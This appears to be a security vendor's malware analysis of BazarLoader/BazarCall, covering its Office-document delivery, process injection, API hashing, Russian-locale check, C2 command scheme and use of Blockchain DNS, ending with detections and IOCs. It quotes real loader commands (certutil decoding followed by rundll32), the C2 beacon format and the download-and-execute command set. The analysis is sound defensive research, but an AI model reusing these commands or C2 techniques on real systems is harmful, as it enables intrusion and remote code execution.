
payload executable. The attackers prominently displayed the URL pointing to one of these well-known legitimate websites in the body of the document, lending it a veneer of credibility. The URL might then be further obfuscated through the use of a URL shortening service, to make it less obvious the link points to a file with an .exe extension.

EXCEL.EXE	5460	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /dde
cmd.exe	9456	cmd.exe /c certutil -decode %PUBLIC%\569390.pdi %PUBLIC%\569390.ui && rundll32 %PUBLIC%\569390.ui,DF1
conhost.exe	9800	\??\C:\WINDOWS\system32\conhost.exe 0x4
rundll32.exe	5940	rundll32 C:\Users\Public\569390.ui,DF1
rundll32...	6088	rundll32 C:\Users\Public\569390.ui,DF1

The spreadsheet's malicious scripts drop several files into the %PUBLIC% (C:\Users\Public) folder; Excel runs a command to decode one of them into a DLL and launch it.


In an attack that leveraged a social engineering trope of a magazine subscription invoice, the attachment was an Excel spreadsheet whose macros triggered PowerShell to retrieve, then launch, a pair of payload DLLs, each compiled for a specific CPU architecture (32-bit or 64-bit) the target's computer might be using. The payload for the incorrect architecture would then sacrificially self-delete, leaving only the correct type running.

In the BazarCall campaigns, the attackers deliver weaponized Microsoft Office documents that invoke commands to drop and execute one or more payload DLLs.



Before you enable active content, the spreadsheet looks like this...

The infection process runs the DLLs by invoking the `rundll32.exe` command with an initialization function. That triggers the system to spawn an instance of a legitimate Windows component (either `cmd.exe`, `explorer.exe`, or `svchost.exe`) and injects the malware DLL into that process' memory space. None of these programs would appear unusual to a casual observer of the target's Task Manager window.



After the script runs, it drops this benign spreadsheet in `%PUBLIC%` to make it appear you have opened some type of form you need to fill out in order to unsubscribe. By the time you see this, your computer is already infected.

While early versions of the malware were not obfuscated, more recent samples appear to encrypt the strings that might reveal the malware's intended use. BazarLoader appears to be in an early stage of development and isn't as sophisticated as more mature families like Trickbot, but does seem to share some intriguing details in common.

Mitre ATT&CK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
	Command-Line Interface (T1059)		Process Injection (T1055)	Process Injection (T1055)		Virtualization/Sandbox Evasion (T1497)			Standard Application Layer Protocol (T1071)		
	Execution through API (T1106)			Virtualization/Sandbox Evasion (T1497)							
	Rundll32 (T1085)			File Deletion (T1107)							
				Modify Registry (T1112)							
				Rundll32 (T1085)							



The Mitre ATT&CK framework techniques used by the Excel .xlsb payloads

Bot's behavior, command and control

The malware itself comes in two flavors: a “loader” (which the attackers use as a malware delivery mechanism) or a backdoor. We’ve observed the loader version deliver a variety of payloads the nature of which is beyond the scope of this article.

As mentioned above, BazarLoader’s main loader module persists as a memory-only malware by running injected into a system process. The malware survives a reboot and communicates with one or more command-and-control servers over TLS both to the standard port 443 and, occasionally, to an alternate port, such as 8443.

In an attempt to disguise its function and intent, the malware doesn’t use API system calls tied to an import table. Instead, every time BazarLoader calls a system API, it resolves the correct API call address by looking up a DWORD hash in a lookup table. That complexity confers an advantage to the malware against some behavioral tools, because the malware generates the hash on the fly the first time it’s run, and there’s no way for any endpoint protection tools to be able to anticipate what the hash value would be that signifies any given function.


```

.text:00000000140004967          loc_140004967:          ; CODE XREF: WinMain+450tj
.text:00000000140004967 48 8B 05 0A 39 02 00      mov     rax, cs:setlocale
.text:0000000014000496E 48 85 C0                  test   rax, rax
.text:00000000140004971 0F 84 87 00 00 00        jz     loc_1400049FE
.text:00000000140004977 48 8D 15 64 EA 01 00      lea   rdx, unk_1400233E2
.text:0000000014000497E B9 02 00 00 00          mov     ecx, 2
.text:00000000140004983 FF D0                    call   rax ; setlocale
.text:00000000140004985 4C 8D 0D 5C EA 01 00      lea   r9, Format ; "%s"
.text:0000000014000498C 48 89 44 24 20          mov     [rsp+130h+var_110], rax
.text:00000000140004991 49 83 C8 FF            or     r8, 0FFFFFFFFFFFFFFFh ; MaxCount
.text:00000000140004995 48 8D 0D 94 34 02 00      lea   rcx, byte_140027E30 ; Buffer
.text:0000000014000499C BA 80 00 00 00          mov     edx, 80h ; '€' ; BufferCount
.text:000000001400049A1 E8 62 C6 FF FF          call   vsprintf_01
.text:000000001400049A6 49 8B C6                mov     rax, r14
.text:000000001400049A9 C7 45 85 E8 7F 7F      mov     [rbp+30h+var_AB], 7F7F815Eh ; Russia
.text:000000001400049B0 66 C7 45 89 75 6D      mov     [rbp+30h+var_A7], 6D75h
.text:000000001400049B6 44 88 75 8B            mov     [rbp+30h+var_A5], r14b
.text:000000001400049BA          loc_1400049BA:          ; CODE XREF: WinMain+4F2tj
.text:000000001400049BA 80 44 05 85 F4          add     byte ptr [rbp+rax+30h+var_AB], 0F4h ; 'ô'
.text:000000001400049BF 49 03 C7                add     rax, r15
.text:000000001400049C2 48 83 F8 06            cmp     rax, 6
.text:000000001400049C6 72 F2                  jb     short loc_1400049BA
.text:000000001400049C8 BA 13 00 00 00          mov     edx, 13h
.text:000000001400049D3 41 B9 14 02 00 00      mov     r9d, 214h
.text:000000001400049D3 41 B8 E6 76 7C 2A      mov     r8d, 2A7C76E6h ; StrStrA
.text:000000001400049D9 E8 F2 F7 FF FF          call   resolve_api_by_hash
.text:000000001400049DE 48 85 C0                test   rax, rax
.text:000000001400049E1 74 0F                  jz     short loc_1400049F2
.text:000000001400049E3 48 8D 55 85            lea   rdx, [rbp+30h+var_AB]
.text:000000001400049E7 48 8D 0D 42 34 02 00      lea   rcx, byte_140027E30 ; Russia locale check
.text:000000001400049EE FF D0                    call   rax ; StrStrA

```

if



your computer is set up for use in Russia, BazarLoader self-terminates.

After creating a unique lookup table for the API calls, BazarLoader then checks to see whether the system is set to the Russian locale in language settings. If the infected system is configured to use the Russian language, it quits.

The malware initially connects to its C2 server and performs an HTTPS HEAD request to a specific URL that is known to be not valid: www.microsoft.com/update/service.exe. It follows that by making an HTTPS GET request to the path `/stat/var/upd` on one of its C2 servers. The server returns a file that's larger than 200kb.

Immediately, the bot begins beaconing to its C2 server by making a series of HTTPS GET requests, followed by HTTPS POST requests, uploading a few bytes of meaningful data. BazarLoader uses a command and control scheme that looks like the following:

```
GET https://x.x.x.x/[32-byte-unique-identifier]/[command]/
```

```
POST https://x.x.x.x/[32-byte-unique-identifier]/[command]/
```

The `[command]` used in these requests is always a number between 1 and 100. Most commonly, the malware gets into a rhythm where it beacons a check-in request (command 2), then POSTS a few bytes of data (command 3).

```
GET https://x.x.x.x/[32-byte-unique-identifier]/2/
```

```
POST https://x.x.x.x/[32-byte-unique-identifier]/3/
```


The numbers signify the command being invoked. The `/2/` command is a query to the C2 for new commands, and the `/3/` uploads new information to the C2 server.

In addition to these commands, there are a few others:

- `/1/` triggers the bot to collect a wide range of system profiling information;

- **/10/** downloads a payload, given a URL, and executes it by injecting it into Notepad.exe, Explorer.exe, Svchost.exe, or cmd.exe;
- **/11/** downloads a DLL and executes it using rundll32;
- **/12/** downloads and runs a batch script;
- **/13/** executes a PowerShell script;
- **/15/** triggers BazarLoader to quit;
- **/100/** triggers it to delete itself completely, then quit.

We have collected a significant amount of traffic between BazarLoader bots and their C2 servers. The malware communicates with most of its C2 servers directly by contacting the IP address of the C2, but the TLS certificate on the C2 server seems to be consistently one that appears to be assigned to a nonexistent domain, **amadeamadey.at**. At least one IP address used frequently by BazarLoader is assigned to the internet space used by Amazon Web Services, giving the malware operators a high-availability C2 from which to operate.



Like the presence of Cobalt Strike, the

presence of BazarLoader can signify the start of a highly dangerous infection, since it can bring down other payloads. Its method of injecting those payloads into running processes is implemented in a very similar way to the Trickbot module “injectDLL” as well.

Blockchain DNS usage

The threat actors behind Trickbot have been well known to experiment with a wide variety of new technologies, adopting short-lived experiments which they sometimes abandon if proven to be ineffective. For instance, several years back Trickbot experimented with an

anonymizing tool called i2p, which is (practically speaking) similar in purpose to Tor. This behavior also characterizes BazarLoader, which appears to be experimenting with a technology called Blockchain DNS (B-DNS).

EmerDNS

EmerDNS is a system for decentralized domain names supporting a full range of [DNS records](#). EmerDNS operates under the "[dns](#)" service abbreviation in the [Emercoin NVS](#).

Because of Emercoin's secure and distributed blockchain the domain name records are completely decentralized and uncensorable and cannot be altered, revoked or suspended by any authority. Only a record's owner can modify or transfer it to another owner, and a record's owner is determined by whoever controls the private key to the associated payment address.

Only DNS record owners can manage their records: change values, lease times, or delete them or transfer ownership to another EMC address. These actions can be performed using the [Emercoin NVS](#) in the Emercoin wallet GUI, or via the `name_new` or `name_update` commands in the [Emercoin API](#).

DNS records can easily be retrieved from any Emercoin wallet using the [Emercoin API](#) using JSONRPC or the command line, or by the standard [RFC1034](#) DNS protocol that is built in to every Emercoin wallet.

Supported DNS zones

Technically, EmerDNS can support any [DNS-zone](#) or [TLD](#). However, for seamless integration into a standard DNS tree, and to prevent collisions with existing DNS-zones, we currently recommend creating EmerDNS records only in the zones: `*.emc`, `*.coin`, `*.lib`, `*.bazar`.



Emercoin manages the blockchain that also can be used as a DNS resolver for the `.bazar` TLD.

In the course of reverse-engineering the BazarLoader payloads, we often came across embedded, hardcoded IP addresses as well as domain names that use a non-standard top-level domain (TLD) of `.bazar`. As it turns out, domain names that use the `.bazar` TLD do not need to be registered in the traditional way that most other domain names do, with the help of a domain registrar.

A cryptocurrency company called Emercoin permits anyone to assign themselves ownership of any domain name under the B-DNS TLDs simply by recording its use on a blockchain the company oversees. The OpenNIC network peers the B-DNS TLDs for Emercoin and other

organizations, but doesn't manage them. Once ownership propagates into the blockchain, the domain is yours.

The decentralized management structure of this arrangement confers certain advantages of particular interest to criminal groups: Domains registered on the B-DNS system as it exists today cannot be altered, seized by law enforcement, or revoked or shut down by a domain registrar or other authority, such as ICANN. Only the person in possession of the domain's blockchain private key is able to transfer the registration to someone else (or shut it down), removing a single point of failure that particularly impacts malware operators.

There are also some weaknesses to the B-DNS system. Unlike the Tor "dark web," the B-DNS system does not provide anonymity to the host IP address that could be used as a command-and-control server. Also, domains registered under the B-DNS TLDs (which in addition to .bazar include .coin, .emc, and .lib) will not resolve normally through the traditional DNS architecture.

Instead, the B-DNS system operators have set up a number of other methods for domain resolution. One method involves a set of web domains (registered in the conventional way) that can be used as a sort of B-DNS lookup mechanism . But the malware doesn't care about that; Its creators can look up domains in any way they see fit. Emercoin wallets contain a sort of DNS server that allows users of those wallets to resolve the domains registered in B-DNS space. There are also browser plugins that will resolve B-DNS domains in the background as you surf.

The BazarLoader payloads also have a hardcoded C2 server address that the malware attempts to contact first, but if the bot is unable to reach its main C2, it attempts to resolve the B-DNS domains using OpenNIC, over UDP. Some BazarLoader payloads also include a domain generating algorithm, which they may deploy if they can't reach one of the hardcoded C2 addresses using either the conventional or B-DNS method.

Connection to Trickbot

It was not obvious at first, but BazarLoader actually shares another similarity with Trickbot: They use some of the same infrastructure for command and control. I discovered this in a quite surprising way.

During the course of doing the research for this story, I received an unexpected visit at my home by an FBI agent. The agent, who said they were in town on other business, dropped by to perform what they described as a victim notification. They gave me several sheets of paper containing various characteristics of the malware infection I was studying, including indicators of compromise; The descriptions and other indicators matched what I was looking at, but there was one catch.

The agent handed me a piece of paper that said the malware running on my lab network was "associated with *Trickbot* actors."

It was the first concrete indication I had ever received of a more than coincidental connection between Trickbot and BazarLoader. From what we could tell, the malware binaries running in the lab network bear no resemblance to Trickbot. But they did communicate with an IP address that has been used in common, historically, by both malware families. Of course, a lot of people have studied this connection in the past. This was not the first time I had heard it.

But it was the first time, in a long career in cybersecurity, in which for *years* I have habitually permitted malware to run for extended periods of time on a lab network based out of my home, that the FBI had ever decided to drop by, personally, to let me know there was malware on my network — and even bring me a report with IOCs.

Now that's what I call service!

Detections

Malicious activity

Suspicious	Office application spawns a process A process was injected into by writing directly to an API address Office application spawns a shell application Office writes directly to a memory region CertUtil writes an executable file to disk
Signature	Triggers malware detections by Sophos Anti-Virus

BazarLoader may be detected by the definitions **Evade_18a** or **HPmal/Crushr-BJ**, or may be blocked from operating by behavioral or network protection rules.

Indicators of compromise for BazarLoader have been [published to the SophosLabs Github](#).

Acknowledgments

SophosLabs wishes to acknowledge the contributions of [Sivagnanam Gn](#) to a better understanding of BazarLoader's internals and C2 commands; of [Johannes Bader](#) for his work on [BazarLoader's domain generation algorithms](#); Cyberreason Nocturnus for their discovery of the similarities between Trickbot and BazarLoader; a small army of pseudonymous researchers on Twitter who regularly publish BazarLoader/BazarCall IOCs (you know who you are); and of the special agents of the FBI for sharing their BazarLoader indicators of compromise and trying to defend small businesses from these relentless threat actors.